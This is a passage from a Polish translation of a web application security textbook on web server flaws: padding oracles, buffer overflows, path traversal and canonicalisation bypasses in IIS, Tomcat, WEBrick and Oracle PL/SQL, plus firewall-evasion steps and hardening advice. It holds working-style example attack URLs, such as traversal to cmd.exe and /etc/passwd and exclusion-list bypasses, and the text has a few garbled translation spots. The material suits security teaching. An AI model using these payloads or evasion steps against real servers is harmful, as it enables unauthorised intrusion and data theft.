zmodyfikować IV, aby utworzyć wybrany przez siebie ciąg znaków w postaci zwykłego tekstu. Jednym z najlepszych celów jest ScriptResource.axd. Argument d ScriptResource jest zaszyfrowaną nazwą pliku. Osoba atakująca, wybierając nazwę pliku web.config, otrzymuje właściwy plik, ponieważ ASP.NET omija normalne ograniczenia nałożone przez usługi IIS podczas udostępniania pliku. Na przykład:

https://mdsec.netScriptResource.axd?d=SbXSD3uTnhYsK4gMD8fL84_mHPC5jJ7lf
dnr1_WtsftZiUOZ6IXYG8QCXW86UizF0&t=632768953157700078

UWAGA: Ten atak dotyczy bardziej ogólnie dowolnych szyfrów CBC wykorzystujących dopełnienie PKCS #5. Pierwotnie był omawiany w 2002 roku, chociaż .NET jest głównym celem, ponieważ używa tego typu wypełnienia dla tokenów sesji, ViewState i ScriptResource.axd. Oryginalny artykuł można znaleźć na stronie www.iacr.org/archive/eurocrypt2002/23320530/cbc02_e02d.pdf.

OSTRZEŻENIE: „Nigdy nie wprowadzaj własnych algorytmów kryptograficznych” to często rzucany komentarz oparty na otrzymanej mądrości. Jednak atak z odwracaniem bitów opisany w części 7 i wspomniany właśnie atak wyroczni dopełniającej pokazują, jak pozornie małe anomalie mogą być praktycznie wykorzystane do uzyskania katastrofalnych rezultatów. Dlatego nigdy nie stosuj własnych algorytmów kryptograficznych.

Luki w zarządzaniu pamięcią

Przepełnienie bufora to jedna z najpoważniejszych luk, które mogą mieć wpływ na każdy rodzaj oprogramowania, ponieważ normalnie pozwalają atakującemu przejąć kontrolę nad wykonaniem w podatnym na ataki procesie. Osiągnięcie wykonania dowolnego kodu na serwerze internetowym zwykle umożliwia atakującemu złamanie zabezpieczeń dowolnej aplikacji, którą ten serwer obsługuje. W poniższych sekcjach przedstawiono niewielką próbkę przepełnień bufora serwera WWW. Ilustrują

one wszechobecność tej wady, która pojawiła się w szerokiej gamie produktów i komponentów serwerów sieciowych.

Apache mod_isapi Wiszący wskaźnik

W 2010 roku wykryto lukę, przez którą moduł mod_isapi Apache mógł zostać wyrzucony z pamięci w przypadku napotkania błędów. Odpowiednie wskaźniki funkcji pozostają w pamięci i można je wywołać, gdy odwołuje się do odpowiednich funkcji ISAPI, uzyskując dostęp do dowolnych części pamięci.

Rozszerzenia Microsoft IIS ISAPI

Microsoft IIS w wersjach 4 i 5 zawierał szereg rozszerzeń ISAPI, które były domyślnie włączone. Stwierdzono, że kilka z nich zawierało przepełnienia bufora, takie jak rozszerzenie Internet Printing Protocol i rozszerzenie Index Server, które zostały wykryte w 2001 roku. Luki te umożliwiły osobie atakującej wykonanie dowolnego kodu w kontekście systemu lokalnego, tym samym całkowicie naruszając cały komputer. Wady te umożliwiły również rozprzestrzenianie się i krążenie robakom Nimda i Code Red.

Siedem lat później

Kolejna luka została wykryta w usłudze IPP w 2008 roku. Tym razem większość wdrożonych wersji usług IIS w systemach Windows 2003 i 2008 nie była od razu podatna na ataki, ponieważ rozszerzenie jest domyślnie wyłączone. X.

Przepełnienie fragmentarycznego kodowania Apache

W 2002 roku na serwerze WWW Apache wykryto przepełnienie bufora wynikające z błędu znaku liczby całkowitej. Kod, którego dotyczy problem, był ponownie używany w wielu innych produktach serwera WWW, które również podlegały usterce. W 2010 r. wykryto przepełnienie całkowitoliczbowe w module mod_proxy Apache podczas obsługi fragmentarycznego kodowania w odpowiedziach HTTP.

Przepełnienia WebDAV

W 2003 r. wykryto przepełnienie bufora w głównym komponencie systemu operacyjnego Windows. Błąd ten można było wykorzystać za pomocą różnych wektorów ataków, z których najbardziej znaczącym dla wielu klientów była obsługa WebDAV wbudowana w usługi IIS 5. aktywnie eksploatowane na wolności w czasie tworzenia poprawki.

Siedem lat później

Implementacja WebDAV wprowadziła luki w wielu serwerach WWW. W 2010 roku odkryto, że zbyt długa ścieżka w żądaniu OPTIONS spowodowała przepełnienie serwera Java System Web Server firmy Sun.

Kodowanie i kanonizacja

Jak opisano w Części 3, istnieją różne schematy umożliwiające kodowanie znaków specjalnych i treści w celu bezpiecznej transmisji przez HTTP. Widzieliście już, w kontekście kilku typów luk w zabezpieczeniach aplikacji internetowych, jak osoba atakująca może wykorzystać te schematy, aby uniknąć sprawdzania poprawności danych wejściowych i przeprowadzić inne ataki. Błędy kodowania pojawiły się w wielu rodzajach oprogramowania serwera aplikacji. Stanowią nieodłączne zagrożenie w sytuacjach, gdy te same dane dostarczone przez użytkownika są przetwarzane przez kilka warstw przy użyciu różnych technologii. Typowe żądanie WWW może być obsługiwane przez serwer WWW,

platformę aplikacji, różne zarządzane i niezarządzane interfejsy API, inne składniki oprogramowania oraz bazowy system operacyjny. Jeśli różne komponenty obsługują schemat kodowania na różne sposoby lub wykonują dodatkowe dekodowanie lub interpretację danych, które zostały już częściowo przetworzone, fakt ten często można wykorzystać do ominięcia filtrów lub spowodowania innych nietypowych zachowań. Path traversal jest jedną z najbardziej rozpowszechnionych luk, które można wykorzystać poprzez lukę kanonizacji, ponieważ zawsze wiąże się to z komunikacją z systemem operacyjnym. W rozdziale 10 opisano, w jaki sposób w aplikacjach internetowych mogą powstać luki związane z przechodzeniem ścieżki. Ten sam rodzaj problemów pojawił się również w wielu typach oprogramowania serwera WWW, umożliwiając atakującemu odczytywanie lub zapisywanie dowolnych plików poza katalogiem głównym sieci.

Przechodzenie ścieżki serwera Apple iDisk

Apple iDisk Server to popularna zsynchronizowana usługa przechowywania danych w chmurze. W 2009 roku Jeremy Richards odkrył, że jest podatny na przeglądanie katalogów. Użytkownik iDisk ma strukturę katalogów obejmującą katalog publiczny, którego zawartość jest celowo dostępna dla nieuwierzytelnionych użytkowników Internetu. Richards odkrył, że dowolne treści można odzyskać z prywatnych sekcji dysku iDisk użytkownika, używając znaków Unicode przechodzących z folderu publicznego w celu uzyskania dostępu do prywatnego pliku:

http://idisk.mac.com/Jeremy.richards-Public/%2E%2E %2FPRIVATE.txt?disposition=download+8300

Dodatkową korzyścią było to, że żądanie WebDAV PROPFIND mogło zostać wysłane jako pierwsze w celu wyświetlenia zawartości iDisku:

POST /Jeremy.richards-Public/%2E%2E2F/?webdav-method=PROPFIND

...

Serwer WWW Ruby WEBrick

WEBrick to serwer WWW dostarczany jako część Ruby. Stwierdzono, że jest podatny na prostą wadę przejścia w tej postaci:

http://[serwer]:[port]/..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c/boot .ini

Przeglądanie katalogów Java Web Server

Ta wada polegająca na przemierzaniu ścieżki wykorzystywała fakt, że JVM nie dekodowała kodowania UTF-8. Serwery WWW napisane w Javie i korzystające z wrażliwych wersji JVM obejmowały Tomcat, a dowolne treści można było odzyskać za pomocą sekwencji ../ zakodowanych w UTF-8:

http://www.target.com/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/etc/passwd

Luka w zabezpieczeniach listy katalogów Allaire JRun

W 2001 roku w Allaire JRun wykryto lukę, która umożliwiła atakującemu pobranie list katalogów nawet w katalogach zawierających plik domyślny, taki jak index.html. Listę można pobrać za pomocą adresów URL w następującej formie:

https://wahh-app.com/dir/%3f.jsp

%3f to znak zapytania zakodowany w adresie URL, zwykle używany do oznaczenia początku ciągu zapytania. Problem powstał, ponieważ początkowy parser adresu URL nie zinterpretował %3f jako wskaźnika ciągu zapytania. Traktując adres URL jako kończący się na .jsp, serwer przekazał żądanie do

komponentu obsługującego żądania plików JSP. Komponent ten zdekodował następnie %3f, zinterpretował go jako początek ciągu zapytania, stwierdził, że wynikowy podstawowy adres URL nie był plikiem JSP i zwrócił listę katalogów. Więcej szczegółów można znaleźć pod adresem

www.securityfocus.com/bid/3592.

Osiem lat później

W 2009 roku w Jetty ogłoszono podobną lukę o znacznie niższym ryzyku, związaną z przeglądaniem katalogów w sytuacjach, gdy nazwa katalogu kończyła się znakiem zapytania. Rozwiązaniem było zakodowanie ? jako %3f. Szczegóły można znaleźć na stronie https://www.kb.cert.org/vuls/id/402580.

Luki w zabezpieczeniach Microsoft IIS Unicode Path Traversal

W latach 2000 i 2001 zidentyfikowano dwie powiązane luki w zabezpieczeniach serwera Microsoft IIS. Aby zapobiec atakom typu path traversal, usługi IIS sprawdzały żądania zawierające sekwencję kropka-kropka-ukośnik zarówno w postaci dosłownej, jak i zakodowanej w adresie URL. Jeżeli wniosek nie zawierał tych wyrażeń, był przyjmowany do dalszego przetwarzania. Jednak serwer wykonał następnie dodatkową kanonizację żądanego adresu URL, umożliwiając atakującemu ominięcie filtra i spowodowanie, że serwer przetworzy sekwencje przechodzenia. W przypadku pierwszej luki osoba atakująca może dostarczyć różne nielegalne formy sekwencji kropka-kropka-ukośnik zakodowane w Unicode, takie jak ..%c0%af. To wyrażenie nie pasowało do początkowych filtrów IIS, ale późniejsze przetwarzanie tolerowało nielegalne kodowanie i konwertowało je z powrotem na dosłowną sekwencję przechodzenia. Umożliwiło to atakującemu wyjście z głównego katalogu internetowego i wykonanie dowolnych poleceń z adresami URL takimi jak:

https://wahh-app.com/scripts/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\

W przypadku drugiej luki osoba atakująca może dostarczyć podwójnie zakodowane formy sekwencji kropka-kropka-ukośnik, takie jak ..%255c. Ponownie, to wyrażenie nie pasowało do filtrów IIS, ale późniejsze przetwarzanie wykonało zbędne dekodowanie danych wejściowych, przekształcając je z powrotem w dosłowną sekwencję przechodzenia. Umożliwiło to alternatywny atak z adresami URL takimi jak:

https://wahh-app.com/scripts..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\

Dziewięć lat później

Trwałe znaczenie luk w kodowaniu i kanonizacji w oprogramowaniu serwera WWW można dostrzec w ponownym pojawieniu się podobnej luki w IIS, tym razem w WebDAV, w 2009 r. Plik chroniony przez IIS można było pobrać, wstawiając nieuczciwy ciąg znaków %c0%af do adresu URL. Usługi IIS udzielają dostępu do tego zasobu ponieważ nie wygląda na żądanie dotyczące chronionego pliku. Ale nieuczciwy ciąg jest później usuwany z żądania:

GET /prote%c0%afcted/protected.zip HTTP/1.1

Translate: f

Connection: close

Host: wahh-app.net

Nagłówek Translate: f zapewnia obsługę tego żądania przez rozszerzenie WebDAV. Ten sam atak można przeprowadzić bezpośrednio w ramach żądania WebDAV, korzystając z:

PROPFIND /protec%c0%afted/ HTTP/1.1

Host: wahh-app.net

User-Agent: neo/0.12.2

Connection: TE

TE: trailers

Depth: 1

Content-Length: 288

Content-Type: application/xml

<?xml version=”1.0” encoding=”utf-8”?>

<propfind xmlns=”DAV:”><prop>

<getcontentlength xmlns=”DAV:”/>

<getlastmodified xmlns=”DAV:”/>

<executable xmlns=”http://apache.org/dav/props/”/>

<resourcetype xmlns=”DAV:”/>

<checked-in xmlns=”DAV:”/>

<checked-out xmlns=”DAV:”/>

</prop></propfind>

Ominięcia listy wykluczeń Oracle PL/SQL

Przypomnij sobie niebezpieczną domyślną funkcjonalność, która była dostępna za pośrednictwem bramy PL/SQL firmy Oracle. Aby rozwiązać ten problem, firma Oracle stworzyła listę wykluczeń PL/SQL, która blokuje dostęp do pakietów, których nazwy zaczynają się od określonych wyrażeń, takich jak OWA i SYS.

W latach 2001-2007 David Litchfi eld odkrył serię obejść listy wykluczeń PL/SQL. W przypadku pierwszej luki filtr można ominąć, umieszczając białe znaki (takie jak znak nowej linii, spacja lub tabulator) przed nazwą pakietu:

https://wahh-app.com/pls/dad/%0ASYS.package.procedure

Pomija to filtr, a wewnętrzna baza danych ignoruje białe znaki, powodując wykonanie niebezpiecznego pakietu. W przypadku drugiej podatności filtr można ominąć, zastępując literę Y przez %FF, który reprezentuje znak ÿ:

https://wahh-app.com/pls/dad/S%FFS.package.procedure

Pomija to filtr, a baza danych zaplecza kanonizuje znak z powrotem do standardowego Y, wywołując w ten sposób niebezpieczny pakiet. W przypadku trzeciej luki filtr można ominąć, umieszczając zablokowane wyrażenie w podwójnym cudzysłowie:

https://wahh-app.com/pls/dad/”SYS”.package.procedure

Pomija to filtr, a wewnętrzna baza danych toleruje nazwy pakietów w cudzysłowach, co oznacza, że wywoływany jest niebezpieczny pakiet. W czwartej luce filtr można ominąć, używając nawiasów ostrych, aby umieścić programową etykietę goto przed zablokowanym wyrażeniem:

https://wahh-app.com/pls/dad/<<FOO>>SYS.package.procedure

Pozwala to ominąć filtr. Wewnętrzna baza danych ignoruje etykietę goto i wykonuje niebezpieczny pakiet. Każda z tych różnych luk powstaje, ponieważ filtrowanie front-end jest wykonywane przez jeden komponent na podstawie prostego dopasowywania wzorców tekstowych. Dalsze przetwarzanie jest wykonywane przez inny komponent, który postępuje zgodnie z własnymi regułami interpretacji składniowego i semantycznego znaczenia danych wejściowych. Wszelkie różnice między tymi dwoma zestawami reguł mogą stanowić okazję dla atakującego do dostarczenia danych wejściowych, które nie pasują do wzorców używanych w filtrze, ale które baza danych interpretuje w taki sposób, że wywołany jest żądany przez atakującego pakiet. Ponieważ baza danych Oracle jest tak funkcjonalna, jest wystarczająco dużo miejsca na tego rodzaju różnice.

Siedem lat później

W 2008 roku wykryto problem w serwerze Portal Server (część Oracle Application Server). Osoba atakująca z wartością pliku cookie identyfikatora sesji kończącą się na %0A mogłaby ominąć domyślną kontrolę uwierzytelniania podstawowego.

Znajdowanie wad serwera WWW

Jeśli masz szczęście, docelowy serwer WWW może zawierać niektóre luki opisane w tym rozdziale. Bardziej prawdopodobne jest jednak, że zostanie zaktualizowany do nowszego poziomu i będziesz musiał poszukać czegoś całkiem aktualnego lub zupełnie nowego, za pomocą którego można zaatakować serwer. Dobrym punktem wyjścia do poszukiwania luk w gotowym produkcie, takim jak serwer sieciowy, jest użycie zautomatyzowanego narzędzia skanującego. W przeciwieństwie do aplikacji internetowych, które są zwykle budowane na zamówienie, prawie wszystkie wdrożenia serwerów sieciowych korzystają z oprogramowania innych firm, które zostało zainstalowane i skonfigurowane w taki sam sposób, jak zrobiło to wcześniej niezliczona liczba innych osób. W tej sytuacji zautomatyzowane skanery mogą być dość skuteczne w szybkim lokalizowaniu nisko wiszących owoców, wysyłając ogromną liczbę spreparowanych żądań i monitorując sygnatury wskazujące na obecność znanych luk w zabezpieczeniach. Nessus to doskonały darmowy skaner podatności na zagrożenia i dostępne są różne komercyjne alternatywy. Oprócz uruchamiania narzędzi skanujących zawsze powinieneś przeprowadzać własne badania oprogramowania, które atakujesz. Zajrzyj do zasobów, takich jak Security Focus, OSVDB i listy mailingowe Bugtraq i Full Disclosure, aby znaleźć szczegółowe informacje o ostatnio odkrytych lukach w zabezpieczeniach, które mogły nie zostać naprawione w twoim celu. Zawsze sprawdzaj Exploit Database i Metasploit, aby zobaczyć, czy ktoś wykonał tę pracę za Ciebie i stworzył odpowiedni exploit. Poniższe adresy URL powinny pomóc:

*www.exploit-db.com

*www.metasploit.com/

* www.grok.org.uk/full-disclosure/

* http://osvdb.org/search/advsearch

Należy pamiętać, że niektóre produkty aplikacji internetowych zawierają serwer WWW typu open source, taki jak Apache lub Jetty, jako część ich instalacji. Aktualizacje zabezpieczeń tych serwerów w pakiecie mogą być wdrażane wolniej, ponieważ administratorzy mogą postrzegać serwer jako część zainstalowanej aplikacji, a nie jako część infrastruktury, za którą są odpowiedzialni. Zastosowanie bezpośredniej aktualizacji zamiast czekania na poprawkę dostawcy aplikacji również może spowodować unieważnienie umów o wsparcie. W związku z tym przeprowadzanie niektórych ręcznych testów i badań oprogramowania może być bardzo skuteczne w identyfikowaniu defektów, które może przeoczyć automatyczny skaner. Jeśli to możliwe, należy rozważyć przeprowadzenie lokalnej instalacji atakowanego oprogramowania i przeprowadzić własne testy w celu znalezienia nowych luk, które nie zostały odkryte lub szeroko rozpowszechnione.

Zabezpieczanie oprogramowania serwera WWW

Do pewnego stopnia organizacja wdrażająca serwer sieciowy innej firmy nieuchronnie powierza swój los w ręce dostawcy oprogramowania. Niemniej jednak organizacja świadoma bezpieczeństwa może wiele zrobić, aby zabezpieczyć się przed lukami w oprogramowaniu opisanymi w tej części.

Wybierz oprogramowanie z dobrą historią

Nie wszystkie produkty i dostawcy oprogramowania są sobie równi. Spojrzenie na najnowszą historię różnych produktów serwerowych ujawnia pewne wyraźne różnice w liczbie wykrytych poważnych luk w zabezpieczeniach, czasie potrzebnym producentom na ich usunięcie oraz odporności wydanych poprawek na późniejsze testy przeprowadzane przez badaczy. Przed wybraniem oprogramowania serwera WWW do wdrożenia należy zbadać te różnice i zastanowić się, jak Twoja organizacja radziłaby sobie w ostatnich latach, gdyby korzystała z każdego rodzaju oprogramowania, które rozważasz.

Zastosuj poprawki dostawcy

Każdy przyzwoity dostawca oprogramowania musi okresowo udostępniać aktualizacje zabezpieczeń. Czasami te rozwiązania rozwiązują problemy, które sam dostawca wykrył we własnym zakresie. W innych przypadkach problemy były zgłaszane przez niezależnego badacza, który mógł zachować informacje dla siebie lub nie. Sprzedawca zwraca uwagę na inne luki, ponieważ są one aktywnie wykorzystywane w środowisku naturalnym. Ale w każdym przypadku, gdy tylko łatka zostanie wydana, każdy przyzwoity inżynier wsteczny może szybko wskazać problem, który rozwiązuje, umożliwiając atakującym opracowanie exploitów dla problemu. Dlatego tam, gdzie jest to możliwe, poprawki bezpieczeństwa należy stosować jak najszybciej po ich udostępnieniu.

Wykonaj wzmacnianie zabezpieczeń

Większość serwerów WWW ma wiele konfigurowalnych opcji kontrolujących, jakie funkcje są włączone i jak się zachowują. Jeśli nieużywane funkcje, takie jak domyślne rozszerzenia ISAPI, pozostaną włączone, serwer będzie narażony na zwiększone ryzyko ataku w przypadku wykrycia nowych luk w zabezpieczeniach tych funkcji. Powinieneś zapoznać się z przewodnikami hartowania dotyczącymi używanego oprogramowania, ale oto kilka ogólnych kroków do rozważenia:

* Wyłącz wszystkie wbudowane funkcje, które nie są wymagane, i skonfiguruj pozostałe funkcje tak, aby działały tak restrykcyjnie, jak to możliwe, zgodnie z wymaganiami biznesowymi. Może to obejmować usunięcie zmapowanych rozszerzeń plików, modułów serwera WWW i komponentów bazy danych. Możesz użyć narzędzi, takich jak IIS Lockdown, aby ułatwić to zadanie.

* Jeśli sama aplikacja składa się z dodatkowych niestandardowych rozszerzeń serwera opracowanych w kodzie natywnym, należy rozważyć, czy można je przepisać przy użyciu kodu zarządzanego. Jeśli nie

mogą, upewnij się, że środowisko kodu zarządzanego przeprowadza dodatkowe sprawdzanie poprawności danych wejściowych przed przekazaniem ich do tych funkcji.

* Nazwy wielu funkcji i zasobów, które należy zachować, często można zmienić z ich wartości domyślnych, co stanowi dodatkową barierę dla wykorzystania. Nawet jeśli wykwalifikowany atakujący może nadal być w stanie odkryć nową nazwę, ta metoda ukrywania chroni przed mniej wykwalifikowanymi atakującymi i robakami automatycznymi.

* Zastosuj zasadę najmniejszych uprawnień w całym stosie technologii. Na przykład bezpieczeństwo kontenerów może ograniczyć obszar ataku, który jest dostępny dla standardowego użytkownika aplikacji. Proces serwera WWW powinien być skonfigurowany tak, aby korzystał z konta systemu operacyjnego o jak najmniejszej mocy. W systemach opartych na systemie UNIX środowisko chroot może być użyte do dalszego ograniczania wpływu każdego kompromisu.

Monitoruj nowe luki w zabezpieczeniach

Należy wyznaczyć kogoś w Twojej organizacji do monitorowania zasobów, takich jak Bugtraq i Full Disclosure, w celu uzyskania ogłoszeń i dyskusji na temat nowych luk w zabezpieczeniach oprogramowania, którego używasz. Możesz także subskrybować różne usługi prywatne, aby otrzymywać wczesne powiadomienia o znanych lukach w oprogramowaniu, które nie zostały jeszcze ujawnione publicznie. Często, jeśli znasz szczegóły techniczne luki w zabezpieczeniach, możesz wdrożyć skuteczne obejście problemu w oczekiwaniu na wydanie pełnej poprawki przez dostawcę.

Użyj Głębokiej Obrony

Zawsze należy wdrażać warstwy ochrony, aby złagodzić wpływ naruszenia bezpieczeństwa w dowolnym komponencie infrastruktury. Możesz podjąć różne kroki, aby pomóc zlokalizować wpływ udanego ataku na serwer WWW. Nawet w przypadku całkowitego włamania mogą one zapewnić wystarczająco dużo czasu na reakcję na incydent, zanim nastąpi jakakolwiek znacząca utrata danych:

* Możesz nałożyć ograniczenia na możliwości serwera WWW z innych, autonomicznych komponentów aplikacji. Na przykład konto bazy danych używane przez aplikację może mieć tylko dostęp INSERT do tabel używanych do przechowywania dzienników kontroli. Oznacza to, że osoba atakująca, która włamie się na serwer WWW, nie może usunąć żadnych wpisów dziennika, które zostały już utworzone.

* Możesz nałożyć ścisłe filtry na poziomie sieci na ruch do iz serwera WWW.

* Możesz użyć systemu wykrywania włamań, aby zidentyfikować wszelkie nietypowe działania sieciowe, które mogą wskazywać na naruszenie. Po włamaniu się do serwera WWW wielu atakujących natychmiast próbuje utworzyć odwrotne połączenie z Internetem lub wyszukać inne hosty w sieci DMZ. Skuteczny IDS powiadomi Cię o tych zdarzeniach w czasie rzeczywistym, umożliwiając podjęcie działań w celu powstrzymania ataku

Zapory sieciowe aplikacji

Wiele aplikacji jest chronionych przez komponent zewnętrzny znajdujący się na tym samym hoście co aplikacja lub na urządzeniu sieciowym. Można je sklasyfikować jako służące do zapobiegania włamaniom (zapory ogniowe aplikacji) lub wykrywania (takie jak konwencjonalne systemy wykrywania włamań). Ze względu na podobieństwa w sposobie identyfikowania ataków przez te urządzenia będziemy je traktować dość wymiennie. Chociaż wielu twierdzi, że ich posiadanie jest lepsze niż nic, w wielu przypadkach mogą one stworzyć fałszywe poczucie bezpieczeństwa w przekonaniu, że dodatkowa warstwa obrony oznacza automatyczną poprawę postawy obronnej. Jest mało prawdopodobne, aby taki system obniżył poziom bezpieczeństwa i był w stanie powstrzymać jasno

określony atak, taki jak robak internetowy, ale w innych przypadkach może nie poprawiać bezpieczeństwa tak bardzo, jak się czasem uważa. Od razu można zauważyć, że jeśli takie mechanizmy obronne nie wykorzystują mocno dostosowanych reguł, nie chronią przed żadną z luk omówionych w częściach od 4 do 8 i nie mają praktycznego zastosowania w obronie potencjalnych błędów w logice biznesowej. Nie mają też żadnej roli do odegrania w obronie przed niektórymi specyficznymi atakami, takimi jak XSS oparty na modelu DOM (rozdział 12). W przypadku pozostałych luk w zabezpieczeniach, w których może występować potencjalny wzorzec ataku, kilka punktów często zmniejsza użyteczność zapory aplikacji internetowej:

* Jeśli zapora ogniowa zbyt ściśle przestrzega specyfikacji HTTP, może przyjmować założenia dotyczące tego, jak serwer aplikacji obsłuży żądanie. I odwrotnie, zapory ogniowe lub urządzenia IDS, które wywodzą się z zabezpieczeń warstwy sieciowej, często nie rozumieją szczegółów niektórych metod transmisji HTTP.

* Sam serwer aplikacji może modyfikować dane wprowadzane przez użytkownika, dekodując je, dodając znaki specjalne lub filtrując określone ciągi w trakcie obsługi żądania po przejściu przez zaporę ogniową. Wiele etapów ataku opisanych w poprzednich rozdziałach ma na celu ominięcie sprawdzania poprawności danych wejściowych, a zapory sieciowe warstwy aplikacji mogą być podatne na te same rodzaje ataków.

* Wiele zapór ogniowych i systemów IDS ostrzega w oparciu o określone typowe ładunki ataków, a nie o ogólne wykorzystanie luki w zabezpieczeniach. Jeśli atakujący może pobrać dowolny plik z systemu plików, żądanie /manager/viewtempl?loc=/etc/passwd prawdopodobnie zostanie zablokowane, podczas gdy żądanie skierowane do /manager/viewtempl?loc=/var/log/ syslog nie zostałby nazwany atakiem, mimo że jego zawartość może być bardziej użyteczna dla atakującego.

Na wysokim poziomie nie musimy rozróżniać między globalnym filtrem sprawdzania poprawności danych wejściowych, agentem opartym na hoście lub zaporą aplikacji sieciowej opartą na sieci. Poniższe kroki dotyczą wszystkich w równym stopniu.

Wiele organizacji, które wdrażają zapory ogniowe aplikacji internetowych lub systemy IDS, nie testuje ich szczegółowo zgodnie z metodologią opisaną w tej sekcji. W rezultacie często warto wytrwać w ataku na takie urządzenia.

KROKI HACKOWANIA

Obecność zapory sieciowej aplikacji internetowej można wywnioskować, wykonując następujące czynności:

1. Prześlij do aplikacji dowolną nazwę parametru z wyraźnym ładunkiem ataku w wartości, najlepiej gdzieś, gdzie aplikacja zawiera nazwę i/lub wartość w odpowiedzi. Jeśli aplikacja zablokuje atak, prawdopodobnie jest to spowodowane zewnętrzną obroną.

2. Jeśli można przesłać zmienną, która jest zwracana w odpowiedzi serwera, prześlij zakres ciągów rozmytych i zakodowanych wariantów, aby zidentyfikować zachowanie zabezpieczeń aplikacji w odpowiedzi na dane wejściowe użytkownika.

3. Potwierdź to zachowanie, wykonując te same ataki na zmienne w aplikacji. Możesz wypróbować następujące ciągi, aby spróbować ominąć zaporę aplikacji internetowej:

1. W przypadku wszystkich ciągów i żądań rozmytych używaj łagodnych ciągów dla ładunków, które prawdopodobnie nie istnieją w standardowej bazie danych sygnatur. Podanie ich przykładów jest z definicji niemożliwe. Powinieneś jednak unikać używania /etc/passwd lub /windows/system32 config/sam jako ładunków do pobierania plików. Unikaj również używania terminów takich jak <script> w ataku XSS i używania alert() lub xss jako ładunków XSS.

2. Jeśli określone żądanie zostanie zablokowane, spróbuj przesłać ten sam parametr w innym miejscu lub w innym kontekście. Na przykład prześlij ten sam parametr w adresie URL w żądaniu GET, w treści żądania POST i w adresie URL w żądaniu POST.

3. W ASP.NET spróbuj również przesłać parametr jako plik cookie. API Request.Params[„foo”] pobiera wartość pliku cookie o nazwie foo, jeśli parametr foo nie zostanie znaleziony w ciągu zapytania lub treści wiadomości.

4. Przejrzyj wszystkie inne metody wprowadzania danych wprowadzanych przez użytkownika opisane w części 4, wybierając te, które nie są chronione.

5. Określ lokalizacje, w których dane wprowadzane przez użytkownika są (lub mogą być) przesyłane w niestandardowym formacie, takim jak serializacja lub kodowanie. Jeśli żaden nie jest dostępny, zbuduj ciąg ataku przez konkatenację i/lub rozciągając go na wiele zmiennych. (Zauważ, że jeśli celem jest ASP.NET, możesz użyć HPP do połączenia ataku przy użyciu wielu specyfikacji tej samej zmiennej).

Streszczenie

Podobnie jak w przypadku innych komponentów, na których działa aplikacja internetowa, serwer WWW stanowi istotny obszar powierzchni ataku, za pośrednictwem którego aplikacja może zostać naruszona. Wady serwera aplikacji mogą często bezpośrednio zagrozić bezpieczeństwu aplikacji, dając dostęp do list katalogów, kodu źródłowego stron wykonywalnych, poufnych danych konfiguracyjnych i czasu działania oraz możliwości aby ominąć filtry wejściowe. Ze względu na dużą różnorodność produktów i wersji serwerów aplikacji, lokalizowanie luk w zabezpieczeniach serwera WWW zwykle wymaga rozpoznania i zbadania. Jest to jednak obszar, w którym zautomatyzowane narzędzia skanujące mogą być bardzo skuteczne w szybkim lokalizowaniu znanych luk w konfiguracji i oprogramowaniu atakowanego serwera.

Pytania

1. W jakich okolicznościach serwer WWW wyświetla listę katalogów?

2. Do czego służą metody WebDAV i dlaczego mogą być niebezpieczne?

3. W jaki sposób można wykorzystać serwer WWW skonfigurowany do działania jako serwer proxy sieci Web?

4. Co to jest lista wykluczeń Oracle PL/SQL i jak można ją ominąć?

5. Jeśli serwer WWW umożliwia dostęp do swoich funkcji zarówno przez HTTP, jak i HTTPS, czy są jakieś zalety korzystania z jednego protokołu zamiast drugiego, gdy szukasz luk w zabezpieczeniach?

Znajdowanie luk w kodzie źródłowym

Do tej pory wszystkie opisane przez nas techniki ataków polegały na interakcji z uruchomioną aplikacją iw dużej mierze polegały na przesyłaniu spreparowanych danych wejściowych do aplikacji i monitorowaniu jej odpowiedzi. Ta część omawia zupełnie inne podejście do znajdowania luk w zabezpieczeniach – przeglądanie kodu źródłowego aplikacji. W różnych sytuacjach może być możliwe przeprowadzenie audytu kodu źródłowego, aby pomóc zaatakować docelową aplikację internetową:

* Niektóre aplikacje są open source lub wykorzystują komponenty open source, co umożliwia pobranie ich kodu z odpowiedniego repozytorium i przeszukiwanie go w poszukiwaniu luk w zabezpieczeniach.

* Jeśli przeprowadzasz test penetracyjny w kontekście konsultingowym, właściciel aplikacji może udzielić Ci dostępu do swojego kodu źródłowego, aby zmaksymalizować efektywność Twojego audytu.

* Możesz odkryć lukę umożliwiającą ujawnienie pliku w aplikacji, która umożliwia pobranie jej kodu źródłowego (częściowo lub w całości).

* Większość aplikacji używa kodu po stronie klienta, takiego jak JavaScript, który jest dostępny bez konieczności posiadania uprzywilejowanego dostępu.

Często uważa się, że aby przeprowadzić przegląd kodu, trzeba być doświadczonym programistą i posiadać szczegółową wiedzę na temat używanego języka. Tak jednak nie musi być. Wiele języków wyższego poziomu może być czytanych i rozumianych przez osoby z ograniczonym doświadczeniem w programowaniu. Ponadto wiele rodzajów luk objawia się w ten sam sposób we wszystkich językach powszechnie używanych w aplikacjach internetowych. Większość przeglądów kodu można przeprowadzić przy użyciu standardowej metodologii. Możesz skorzystać ze ściągawki, aby lepiej zrozumieć odpowiednią składnię i interfejsy API, które są specyficzne dla języka i środowiska, z którym masz do czynienia. Ten rozdział opisuje podstawową metodologię, której należy przestrzegać, oraz zawiera ściągawki dla niektórych języków jakie prawdopodobnie spotkasz.

Podejścia do przeglądu kodu

Przegląd kodu można przeprowadzić na różne sposoby, aby zmaksymalizować skuteczność wykrywania luk w zabezpieczeniach w dostępnym czasie. Co więcej, często można zintegrować przegląd kodu z innymi podejściami do testowania, aby wykorzystać nieodłączne mocne strony każdego z nich.

Testy czarno-skrzynkowe i białoskrzynkowe

